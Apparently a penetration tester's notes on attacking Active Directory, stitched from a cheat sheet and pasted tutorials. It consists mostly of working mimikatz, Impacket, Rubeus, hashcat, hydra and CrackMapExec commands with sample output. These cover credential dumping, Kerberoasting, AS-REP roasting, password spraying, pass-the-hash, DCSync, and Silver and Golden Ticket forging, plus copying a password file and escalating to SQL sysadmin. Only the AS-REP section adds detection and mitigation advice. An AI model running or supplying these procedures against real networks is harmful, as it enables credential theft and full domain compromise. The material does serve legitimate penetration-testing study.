# Password Hash Dumping

### \*****Using Impacket-secretdump****

impacket-secretdump “<domain>/<user>:<password>@<ip>”

### \*****Using mimikatz****

Transfer all 3 mimikatz file to run mimikatz.exe from /usr/share/windows-resources/mimikatz/ mimikatz.exe

Give privilege access privilege::debug

sekurlsa::logonpasswords

retrieve password hash

* If somehow mimikatz don’t work.. try in single command ./mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit”

### \*Using fsdump

* transfer from usr/share/windows-resources/binaries/fgdump/fgdump.exe
* fgdump.exe
* 127.0.0.1.pwdump will have all hashes

### Crack

* hashcat -m 1000 hash rockyou.txt
* john –format=nt hash –wordlist=rockyou.txt

# using mimikatz

* Method 1

Type 1) & 2) in powershell or cmd , this will generate requested service ticket

Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList “<SPN>” to get SPN, go to bloodhound>select service account>node info>spn Or with **PowerView**  with the command Get-NetUser -username "svc\_tgs" -SPN | select samaccountname, primarygroupid, serviceprincipalname

Run mimikatz.exe privilege::debug

kerberos::list /export , download service ticket

exit to exit mimikatz

dir to check output and select the desire file and transfer it on your linux machine (if netcat used then transfer it in binary)

kirbi2john <file> >hash.txt

john hash.txt —wordlist=rockyou.txt

* Method 2

1. Follow till step **5** to export service ticket , then ./tgsrepcrack.py <wordlist> <.kirbi file>

# Using Rubeus

* Method 1

Type 1) & 2) in powershell or cmd , this will generate requested service ticket

1. Add-Type -AssemblyName System.IdentityModel
2. New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList “<SPN>” to get SPN, go to bloodhound>select service account>node info>spn Or with **PowerView**  with the command Get-NetUser -username "svc\_tgs" -SPN | select samaccountname, primarygroupid, serviceprincipalname

* .\\Rubeus.exe kerberoast /outfile:hashes.kerberoast
* sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

# Using Impacket

* sudo impacket-GetUserSPNs -request -dc-ip <ip> <domain>/<user> sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 [corp.com/pete](http://corp.com/pete) it will SPN
* it will ask for password then
* kirbi2john <file> >hash
* sudo hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

# AS-REP Roasting

It is vulnerable to the user whose **Do not require Kerberos preauthentication** is **disabled .** It will send AS-REQ and AS-REP we will receive the hash of that user

* Checking user
  + . .\Powerview.ps1
  + Get-DomainUser -PreauthNotRequired -Verbose
* Extracting hash

1st method in linux

* + - impacket-GetNPUsers -dc-ip <ip> -request -outputfile <file-to-store-hash> <domain>/<user>
    - impacket-GetNPUsers -dc-ip 192.168.50.70 -request -outputfile hashes.asreproast [corp.com/pete](http://corp.com/pete)

2nd method in compromised window using **Rubeus**

* + - Using Rubeus
      * .\Rubeus.exe asreproast /nowrap

hash cracking

* + - sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

# Password Guessing

Suppose we find password of user **rohan** is **P@ssword1 .** password of other user can also be guess

1. Hydra Method

* Find all user by [Domain User Enum](https://www.notion.so/Domain-User-Enum-f23dab68dd1d44d884b55c0caa8187cc) and save it in file user.txt
* Create a password.txt with similar password like **P@ssword1 ,P@ssword2 ,P@ssword3 ,P@ssword4 ,etc**
* hydra -L user.txt -P password.txt rdp://<ip> -t 10

1. **Spray-Password.ps1** It will enumerate user by itself . **-Pass** for single password , **-File** for password file , **-Admin** to check admin account

* .\Spray-Passwords.ps1 -Pass P@ssword1 .\Spray-Passwords.ps1 -Pass P@ssword1 -Admin .\Spray-Passwords.ps1 -File password.txt

# SAM for window password

**Location :-** C:\Windows\system32\config (but can’t open it directly)

SAM(Security Account Manager) contains encrypted password

SYSTEM contains key to decrypt it

**#Save SAM and SYSTEM file from cmd**

1. reg save HKLM\sam sam
2. reg save HKLM\system system

* **Crack**
  + 1st method
    - samdump2 system sam
    - copy desired user line in hash.txt
    - hashcat -m 1000 -a 3 hashes.txt rockyou.txt
  + 2nd Method Sometime 1st method give wrong hash .Mostly in cash of hash starting with **aad**
    - impacket-secretsdump -sam SAM -system SYSTEM LOCAL

# password/hash bruteforcing

crackmapexec smb -H ee0c207898a5bccc01f38115019ca2fb -u administrator --local-auth 10.21.1.20-24

* + example output: **SCLIENT\administrator:ee0c207898a5bccc01f38115019ca2fbtrew (Pwn3d!) - already compromised SCLIENT7\administrator:ee0c207898a5bccc01f38115019ca2fbtrew (Pwn3d!)**
  + impacket-psexec 'SCLIENT7/administrator@10.21.1.24' -hashes ':ee0c207898a5bccc01f38115019ca2fbtrew’

Also , when machine is part of Domain

* + crackmapexec smb -p Test! -u sario -d NETMED 172.16.124.82-83

Other service

* + RDP
    - crackmapexec rdp -p Test! -u sario -d NETMED 172.16.124.82-83
  + Winrm
    - crackmapexec winrm -p Test! -u sario -d NETMED 172.16.124.82-83

**SILVER TICKET**

Similar in concept to a Golden Ticket, a Silver Ticket attack involves compromising credentials and abusing the design of the Kerberos protocol. However, unlike a Golden Ticket — which grants an adversary unfettered access to the domain — a Silver Ticket only enables an attacker to forge ticket-granting service (TGS) tickets for specific services. TGS tickets are encrypted with the password hash for the service; therefore, if an adversary steals the hash for a service account, they can mint TGS tickets for that service.

While scope of a Silver Ticket attack may be smaller, it is still a powerful tool in an adversary’s kit, enabling persistent and stealthy access to resources. Since only the service account’s password hash is required, it is also significantly easier to execute than a Golden Ticket attack. Techniques like harvesting hashes from LSASS.exe and Kerberoasting are common ways adversaries obtain service account password hashes.

THREAT SUMMARY

Target:

Active Directory

Tools:

mimikatz, impacket, PowerSploit

ATT&CK® Tactic:

Credential Access

ATT&CK Technique:

T1558.002

DIFFICULTY

Detection:

Hard

Mitigation:

Hard

Response:

Medium

Attack Tutorial: How a Silver Ticket Attack Works

STEP 1

Compromise the credentials of a service account

To gain the ability to mint TGS tickets, an adversary must first compromise the password hash of a service account. In this example, an adversary who has compromised a file server now compromises the password hash of a service account:

PS> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

mimikatz(commandline) # privilege::debug

Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

# ... output truncated ... #

Authentication Id : 0 ; 29151002 (00000000:01bccf1a)

Session : Interactive from 5

User Name : DWM-5

Domain : Window Manager

Logon Server : (null)

Logon Time : 21/07/2020 10:26:16

SID : S-1-5-90-0-5

msv :

[00000003] Primary

\* Username : FileServer1$

\* Domain : DOMAIN

\* NTLM : 281fd98680ed31a9212256ada413db50

\* SHA1 : c8fe518dfa728eb92eb2566328f0123e3bcb2717

# ... output truncated ... #

mimikatz(commandline) # exit

Bye!

STEP 2

Forge Kerberos TGS tickets

Tools like mimikatz can be used to mint Silver Tickets. The process for forging TGS tickets is similar to minting Golden Tickets, and with mimikatz uses the same kerberos::golden method, specifying the password hash of the service account instead of the krbtgt, along with the following parameters:

/domain — The fully qualified domain name of the Active Directory domain

/sid — The SID of the Active Directory domain

/user — The username to impersonate

/target — The fully qualified domain name of the server

/service — The target service name

/rc4 — The NTLM/RC4 password hash

PS> .\mimikatz.exe "kerberos::golden /user:NonExistentUser /domain:domain.com /sid:S-1-5-21-5840559-2756745051-1363507867 /rc4:8fbe632c51039f92c21bcef456b31f2b /target:FileServer1.domain.com /service:cifs /ptt" "misc::cmd" exit

mimikatz(commandline) # kerberos::golden /user:NonExistentUser /domain:domain.com /sid:S-1-5-21-5840559-2756745051-1363507867 /rc4:8fbe632c51039f92c21bcef456b31f2b /target:FileServer1.domain.com /service:cifs /ptt

User : NonExistentUser

Domain : domain.com (DOMAIN)

SID : S-1-5-21-5840559-2756745051-1363507867

User Id : 500

Groups Id : \*513 512 520 518 519

ServiceKey: 8fbe632c51039f92c21bcef456b31f2b - rc4\_hmac\_nt

Service : cifs

Target : FileServer1.domain.com

Lifetime : 27/07/2020 12:20:26 ; 25/07/2030 12:20:26 ; 25/07/2030 12:20:26

-> Ticket : \*\* Pass The Ticket \*\*

\* PAC generated

\* PAC signed

\* EncTicketPart generated

\* EncTicketPart encrypted

\* KrbCred generated

Golden ticket for 'NonExistentUser @ domain.com' successfully submitted for current session

mimikatz(commandline) # misc::cmd

Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7767043B8

mimikatz(commandline) # exit

Bye!

STEP 3

Use the forged tickets to gain further objectives

In the previous step, the adversary forged a silver ticket and injected it into a new cmd.exe session. The Silver Ticket the attacker minted specified the cifs service, which will allow the attacker to use the forged TGS to access file shares. Because the TGS is forged, it can be created for a user that does not actually exist in the domain, making it harder for responders to track the adversary.

In this example, the adversary uses the forged ticket and the Find-InterestingFile cmdlet from the PowerShell module PowerSploit to scan the file share for sensitive data and exfiltrate it.

PS> Find-InterestingFile -Path \\FileServer1.domain.com\S$\shares\

FullName : \\FileServer1.domain.com\S$\shares\IT\Service Account Passwords.xlsx

Owner : DOMAIN\JOED

LastAccessTime : 27/07/2020 12:47:44

LastWriteTime : 27/07/2020 12:47:44

CreationTime : 10/04/2011 10:04:50

Length : 76859

PS> Copy-Item -Path "\\FileServer1.domain.com\S$\shares\IT\Service Account Passwords.xlsx" -Destination "C:\Windows\Temp\a20ds3"

PS>

**Golden TIcket Attack**

STEP 1

Compromise the password hash for the KRBTGT account.

To begin a Golden Ticket attack, an adversary must have obtained administrative privileges in Active Directory, such as replication privileges or administrator access to a domain controller. Then they can use various methods to compromise the password hash of the KRBTGT user; here’s how DCSync can be used for this purpose:

PS> mimikatz.exe "lsadump::dcsync /user:DOMAIN\KRBTGT"

mimikatz(commandline) # lsadump::dcsync /user:DOMAIN\Krbtgt

[DC] 'DOMAIN.com' will be the domain # The Domain DNS Name

[DC] 'DC1.DOMAIN.com' will be the DC server

[DC] 'DOMAIN\Krbtgt' will be the user account

Object RDN : krbtgt

\*\* SAM ACCOUNT \*\*

SAM Username : krbtgt

User Principal Name : krbtgt@DOMAIN.com

Account Type : 30000000 ( USER\_OBJECT )

User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL\_ACCOUNT )

Account expiration :

Password last change : 09/03/2020 14:51:03

Object Security ID : S-1-5-21-5840559-2756745051-1363507867-502 # The SID of KRBTGT Account

Object Relative ID : 502

Credentials:

Hash NTLM: 1b8cee51fd49e55e8c9c9004a4acc159 # NTLM Hash

#...

\* Primary:Kerberos-Newer-Keys \*

Default Salt : PROD.COMkrbtgt

Default Iterations : 4096

Credentials

aes256\_hmac (4096) : ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5 # AES256 Hash

aes128\_hmac (4096) : 471644de05c4834cc6cbc06896210e7d # AES128 Hash

#...

STEP 2

Forge Kerberos tickets.

After compromising the KRBTGT password hash, the attacker uses a tool like mimikatz or impacket to forge Kerberos tickets. The example below shows how to create a Kerberos ticket-granting ticket (TGT) for a user account that doesn’t actually exist in the directory. With November 2021 security updates for Kerberos this attack method was patched so if the domain controllers have this update a valid user must be used.

To mint the TGT, the adversary must specify the following information to mimikatz kerberos::golden:

/domain — The FQDN of the domain

/sid — The SID of the domain

/aes256 — The AES-256 password hash of the KRBTGT user (alternatively, /ntlm or /rc4 can be used for NTLM hashes, and /aes128 for AES-128)

/user — The username to be impersonated

/groups — The list of groups (by RID) to include in the ticket, with the first being the user’s primary group

/ptt — Indicates that the forged ticket should be injected into the current session instead of being written to a file

PS> mimikatz.exe "kerberos::golden /domain:domain.com /sid:S-1-5-21-5840559-2756745051-1363507867 /aes256:ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5 /user:NonExistentUser /groups:513,2668 /ptt"

mimikatz(commandline) # kerberos::golden /domain:domain.com /sid:S-1-5-21-5840559-2756745051-1363507867 /aes256:ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5 /user:NonExistentUser /ticket:GoldenTicket.kirbi /ptt

User : NonExistentUser

Domain : domain.com (DOMAIN)

SID : S-1-5-21-5840559-2756745051-1363507867

User Id : 500

Groups Id : \*513 2668

ServiceKey: ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5 - aes256\_hmac

Lifetime : 19/07/2020 22:31:00 ; 17/07/2030 22:31:00 ; 17/07/2030 22:31:00

-> Ticket : \*\* Pass The Ticket \*\*

\* PAC generated

\* PAC signed

\* EncTicketPart generated

\* EncTicketPart encrypted

\* KrbCred generated

Golden ticket for 'NonExistentUser @ domain.com' successfully submitted for current session

STEP 3

Use the forged Kerberos tickets.

The attacker can then use the forged ticket to access Kerberos-integrated resources. Because the TGT is signed and encrypted with the real KRBTGT password hash, any domain controller will accept it as proof of identity and issue ticket-granting service (TGS) tickets for it.

As the adversary discovers more about the environment, they can continue to mint tickets for accounts with specific group membership to access any application, database or other resource that uses Active Directory for authentication and authorization.

In the example below, the ticket forging process includes the group RID 2668, which corresponds to the group “MSSQL Administrators.” The adversary discovered this group while performing internal reconnaissance and thinks it will grant them access to databases containing valuable data.

PS> mssql-cli --server dbserver --integrated --query 'SELECT SYSTEM\_USER; SELECT \* FROM [SensitiveApp].[dbo].[Customers]'

+--------------------------+

| (No column name) |

|--------------------------|

| DOMAIN\NonExistentUser |

+--------------------------+

(1 row affected)

+--------------+-------------+-----------+-------------+

| customerId | givenName | surname | ssn |

|--------------+-------------+-----------+-------------|

| 1 | Bob | Smith | 000-00-0001 |

| 2 | Jane | Doe | 000-00-0002 |

| 3 | Kyle | Jones | 000-00-0003 |

| 4 | Amy | Allen | 000-00-0004 |

+--------------+-------------+-----------+-------------+

(4 rows affected)

PS>

## Attack Tutorial: How a DCSync Attack Works

STEP 1

### Compromise an account with replication permissions

First, an adversary must compromise an account with the necessary privileges (Replicating Directory Changes All and Replicating Directory Changes) to replicate from Active Directory. The adversary may need to repeat the cycle of internal reconnaissance, lateral movement, and privilege escalation until finding a user with these permissions.  
  
In this example, an attacker is using the hash of a compromised user with the necessary replication permissions to perform a [Pass-the-Hash attack](https://www.netwrix.com/pass_the_hash_attack_explained.html) to launch a command prompt as the compromised user.

PS> .\mimikatz.exe "privilege::debug" "sekurlsa::msv"

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 4018372 (00000000:003d50c4)

Session : RemoteInteractive from 2

User Name : PrivUser1

Domain : Domain

Logon Server : DC1

Logon Time : 15/07/2020 20:28:33

SID : S-1-5-21-5840559-2756745051-1363507867-1105

msv :

[00000003] Primary

\* Username : PrivUser1

\* Domain : Domain

\* NTLM : eed224b4784bb040aab50b8856fe9f02

\* SHA1 : 42f95dd2a124ceea737c42c06ce7b7cdfbf0ad4b

\* DPAPI : eb62f5bb2cc136b30a19c1d11b81dc77

PS> .\mimikatz.exe "sekurlsa::pth /user:PrivUser1 /ntlm:eed224b4784bb040aab50b8856fe9f02 /domain:domain.com"

user : PrivUser1

domain : Domain.com

program : cmd.exe

impers. : no

NTLM : eed224b4784bb040aab50b8856fe9f02

| PID 6020

| TID 3336

| LSA Process is now R/W

| LUID 0 ; 14438952 (00000000:00dc5228)

\\_ msv1\_0 - data copy @ 0000025C281A86C0 : OK !

\\_ kerberos - data copy @ 0000025C27D08608

\\_ aes256\_hmac -> null

\\_ aes128\_hmac -> null

\\_ rc4\_hmac\_nt OK

\\_ rc4\_hmac\_old OK

\\_ rc4\_md4 OK

\\_ rc4\_hmac\_nt\_exp OK

\\_ rc4\_hmac\_old\_exp OK

\\_ \*Password replace @ 0000025C287FF6A8 (32) -> null

STEP 2

### Use the compromised account to replicate data from AD

Next, an adversary uses mimikatz (or a similar tool) to replicate credentials from Active Directory. The most common target for replication is the krbtgt account, as this account’s password is a prerequisite for a [Golden Ticket](https://www.netwrix.com/how_golden_ticket_attack_works.html).

PS> .\mimikatz.exe "lsadump::dcsync /user:DOMAIN\krbtgt"

[DC] 'domain.com' will be the domain[DC] 'DC1.DOMAIN.com' will be the DC server[DC] 'DOMAIN\krbtgt' will be the user account

Object RDN : krbtgt

\*\* SAM ACCOUNT \*\*

SAM Username : krbtgt

User Principal Name : krbtgt@DOMAIN.COM

Account Type : 30000000 ( USER\_OBJECT )

User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL\_ACCOUNT )

Account expiration :

Password last change : 09/03/2020 14:51:03

Object Security ID : S-1-5-21-5840559-2756745051-1363507867-502

Object Relative ID : 502

Credentials:

Hash NTLM: 1b8cee51fd49e55e8c9c9004a4acc159

# ... output truncated ...

\* Primary:Kerberos-Newer-Keys \*

Default Salt : DOMAIN.COMkrbtgt

Default Iterations : 4096

Credentials

aes256\_hmac (4096) : ffa8bd983a5a03618bdf577c2d79a467265f140ba339b89cc0a9c1bfdb4747f5

aes128\_hmac (4096) : 471644de05c4834cc6cbc06896210e7d

des\_cbc\_md5 (4096) : 23861a94ea83a4cd

# ... output truncated ...

STEP 3

### Use the compromised data to achieve additional objectives

Lastly, an adversary can use the newly compromised credentials to further their objectives. In this example, possessing the password hash of the krbtgt account enables the attacker to execute a [Golden Ticket](https://www.netwrix.com/how_golden_ticket_attack_works.html) attack, thereby giving them unfettered access to Active Directory and member computers.

PS> .\mimikatz.exe "kerberos::golden /domain:domain.com /sid:S-1-5-21-5840559-2756745051-1363507867 /krbtgt:1b8cee51fd49e55e8c9c9004a4acc159 /user:Administrator /id:500 /ptt"

User : Administrator

Domain : domain.com (DOMAIN)

SID : S-1-5-21-5840559-2756745051-1363507867

User Id : 500

Groups Id : \*513 512 520 518 519

ServiceKey: 1b8cee51fd49e55e8c9c9004a4acc159 - rc4\_hmac\_nt

Lifetime : 16/07/2020 13:53:58 ; 14/07/2030 13:53:58 ; 14/07/2030 13:53:58-> Ticket : \*\* Pass The Ticket \*\*

\* PAC generated

\* PAC signed

\* EncTicketPart generated

\* EncTicketPart encrypted

\* KrbCred generated

Golden ticket for 'Administrator @ domain.com' successfully submitted for current session

PS> PSExec.exe \\fileserver1 powershell.exe

PsExec v2.2 - Execute processes remotely

Copyright (C) 2001-2016 Mark Russinovich

Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.1339](c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname

fileserver1


## What is AS-REP Roasting?

AS-REP Roasting is a technique that enables adversaries to steal the password hashes of user accounts that have Kerberos preauthentication disabled, which they can then attempt to crack offline.

When preauthentication is enabled, a user who needs access to a resource begins the Kerberos authentication process by sending an Authentication Server Request (AS-REQ) message to the domain controller (DC). The timestamp on that message is encrypted with the hash of the user’s password. If the DC can decrypt that timestamp using its own record of the user’s password hash, it will send back an Authentication Server Response (AS-REP) message that contains a Ticket Granting Ticket (TGT) issued by the Key Distribution Center (KDC), which is used for future access requests by the user.

However, if preauthentication is disabled, an attacker could request authentication data for any user and the DC would return an AS-REP message. Since part of that message is encrypted using the user’s password, the attacker can then attempt to brute-force the user’s password offline.

Luckily, preauthentication is enabled by default in [Active Directory](https://www.netwrix.com/what_is_active_directory_e-book.html?cID=70170000000kgEZ" \o "https://www.netwrix.com/what_is_active_directory_e-book.html). However, it can be disabled for a user account using the setting shown below:



## Performing AS-REP Roasting with Rubeus

Using Rubeus, you can easily perform AS-REP Roasting to see how this attack would work in your environment. Simply issue the following command:

Rubeus.exe asreproast

This will automatically find all accounts that do not require preauthentication and extract their AS-REP hashes for offline cracking, as shown here:



Let’s take this example one step further and extract the data in a format that can be cracked offline by [Hashcat](https://hashcat.net/hashcat/" \t "https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/_blank). This command will output the AS-REP hash information to a text file:

Rubeus.exe asreproast /format:hashcat /outfile:C:Temphashes.txt

Then it’s straightforward to use Hashcat to crack the hashes that were found. We simply need to specify the right hash-mode code for AS-REP hashes, our hash file, and a dictionary to use to perform the brute-force password guessing:

hashcat64.exe -m 18200 c:Temphashes.txt example.dict

## Protecting Against AS-REP Roasting

# ****AS-REP ROASTING****

**EXPLANATION- For the user accounts that are enabled with no pre-Authentication,(basically Kerberos pre-authentication is disabled) it’s vulnerable to AS-REP Roasting attack. We can request for that user’s Kerberos TGT ticket without providing any authentication, and the TGT ticket which we will get back will be encrypted with the account’s password. So we can crack the hash offline.Using the Impacket’s GetNPUsers.py script, we can do the attack:**


As you can see, AS-REP Roasting provides a simple way to steal the password hashes of user accounts that do not require preauthentication, with no special privileges required. Fortunately, there are several effective methods for defending against these attacks.

### Identify Accounts that Do Not Require Preauthentication

The best way to block AS-REP Roasting attacks is to find all user accounts that are set to not require Kerberos preauthentication and then enable this setting. This script will find these vulnerable accounts:

Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name

The output looks like this:




### Password Strength

Another strong protection against AS-REP Roasting attacks is to require long, complex passwords that are difficult to crack even if an adversary manages to steal them. Using [fine-grained password policies](https://blogs.technet.microsoft.com/canitpro/2013/05/29/step-by-step-enabling-and-using-fine-grained-password-policies-in-ad/" \t "https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/_blank) — especially for privileged accounts — is a great first step.

### AD Privileges


It’s also crucial to know which user accounts have the permissions required to modify the setting that controls whether preauthentication is enabled, since they could disable it for just enough time to obtain the AS-REP hash and then enable it again. This query will list all access rights over user accounts that do not require preauthentication:

(Get-ACL "AD:$((Get-ADUser -Filter 'useraccountcontrol -band 4194304').distinguishedname)").access




### Change Monitoring

Finally, you should also monitor for disabling of Kerberos preauthentication. Event [4738](https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4738" \t "https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/_blank) logs changes to this user setting:



Alternatively, you can monitor event ID [5136](https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=5136" \t "https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/_blank):



KERBEROASTING ATTACK

STEP 1

### Enumerate servicePrincipalNames

In a Kerberoasting attack, an adversary may target as many service accounts as possible or conduct internal reconnaissance to find specific service accounts with privileges they desire. In either case, the attacker needs to enumerate the servicePrincipalNames (SPNs) for the service accounts being targeted.  
  
The example below illustrates how to use LDAP to query Active Directory for user accounts with defined SPNs:

* Console:

#Build LDAP filter to look for users with SPN values registered for current domain$ldapFilter = "(&(objectClass=user)(objectCategory=user)(servicePrincipalName=\*))"$domain = New-Object System.DirectoryServices.DirectoryEntry$search = New-Object System.DirectoryServices.DirectorySearcher$search.SearchRoot = $domain$search.PageSize = 1000$search.Filter = $ldapFilter$search.SearchScope = "Subtree"#Execute Search$results = $search.FindAll()#Display SPN values from the returned objects$Results = foreach ($result in $results){

$result\_entry = $result.GetDirectoryEntry()

$result\_entry | Select-Object @{

Name = "Username"; Expression = { $\_.sAMAccountName }

}, @{

Name = "SPN"; Expression = { $\_.servicePrincipalName | Select-Object -First 1 }

}}

$Results

* Output:

Username SPN-------- ---

ServiceAccount1 http/webserver1

ServiceAccount2 cifs/appserver2

STEP 2

### Request TGS tickets and extract the password hashes

The adversary then requests Kerberos ticket granting service (TGS) tickets for the service accounts and extracts the password hashes from memory. Tools such as Rubeus fully automate the process, as shown below:

PS> .\Rubeus.exe kerberoast /simple /outfile:hashes.txt

[\*] Action: Kerberoasting

[\*] NOTICE: AES hashes will be returned for AES-enabled accounts.[\*] Use /ticket:X or /tgtdeleg to force RC4\_HMAC for these accounts.

[\*] Searching the current domain for Kerberoastable users

[\*] Total kerberoastable users : 2

[\*] Hash written to C:\Tools\hashes.txt

[\*] Roasted hashes written to : C:\Tools\hashes.txt

PS> Get-Content .\hashes.txt

$krb5tgs$23$\*ServiceAccount1$domain.com$http/webserveroutput truncated ... #

STEP 3

### Crack the passwords offline

Next, the adversary obtains the plaintext passwords using a brute force attack. Since this happens offline, no more communication with Active Directory needs to occur — making this step undetectable.  
  
To crack the passwords, an adversary may have a high-performance system dedicated to and designed specifically for password cracking. Tools include [hashcat](https://github.com/hashcat/hashcat) (as illustrated below), and dictionaries of common passwords can expedite cracking of common or weak passwords. The [SecLists repository](https://github.com/danielmiessler/SecLists/tree/master/Passwords) maintains several sample dictionaries.

PS> .\hashcat.exe -m 13100 -o cracked.txt -a 0 .\Hash.txt .\wordlist.txt...

Session..........: hashcat

Status...........: Cracked

Hash.Name........: Kerberos 5, etype 23, TGS-REP

Hash.Target......: $krb5tgs$23$\*USER$DOMAIN$http/webserver1\*$e556af133...b80b25

Time.Started.....: Thu Jul 23 18:58:36 2020 (0 secs)

Time.Estimated...: Thu Jul 23 18:58:36 2020 (0 secs)

Guess.Base.......: File (.\wordlist.txt)

Guess.Queue......: 1/1 (100.00%)

Speed.#1.........: 97694 H/s (0.26ms) @ Accel:256 Loops:1 Thr:64 Vec:1

Recovered........: 1/1 (100.00%) Digests

Progress.........: 100/100 (100.00%)

Rejected.........: 0/100 (0.00%)

Restore.Point....: 0/100 (0.00%)

Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1

Candidates.#1....: 123456 -> taylor

Hardware.Mon.#1..: Temp: 47c Fan: 34% Util: 32% Core:1265MHz Mem:2504MHz Bus:16

PS> Get-Content .\cracked.txt$krb5tgs$23$\*USER$DOMAIN$http/webserver1\*$e556af133a0ca7f310381a7294099034$:P@ssword!23

# ServiceAccount1 has a password of: P@ssword!23

STEP 4

### Use new privileges to further objectives

With the plaintext password, the adversary can authenticate to any resources the service account has access to, helping them to compromise data or escalate privileges. Here’s how an attacker can use compromised credentials to authenticate directly to a database the service account uses, and then exploit configuration vulnerabilities to escalate their privileges to a database administrator.

PS> runas /netonly /User:ServiceAccount1 powershell.exe

Enter the password for ServiceAccount1: P@ssword!23

PS> Import-Module .\PowerUPSQLPS> $SQLServers = Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded | Where-object { $\_.Status -eq "Accessible" }PS> $SQLServers | Get-SQLServerInfo | Select-Object Instance, IsSysadmin -Unique

Instance IsSysadmin-------- ----------

SQLServer1 No

PS> Invoke-SQLEscalatePriv -Instance SQLServer1 -Verbose

VERBOSE: SQLServer1 : Checking if you're already a sysadmin...

VERBOSE: SQLServer1 : You're not a sysadmin, attempting to change that...# ... output truncated ... #

VERBOSE: SQLServer1 : Success! You are now a Sysadmin!

PS> $SQLServers | Get-SQLServerInfo | Select-Object Instance, IsSysadmin -Unique

Instance IsSysadmin-------- ----------

SQLServer1 Yes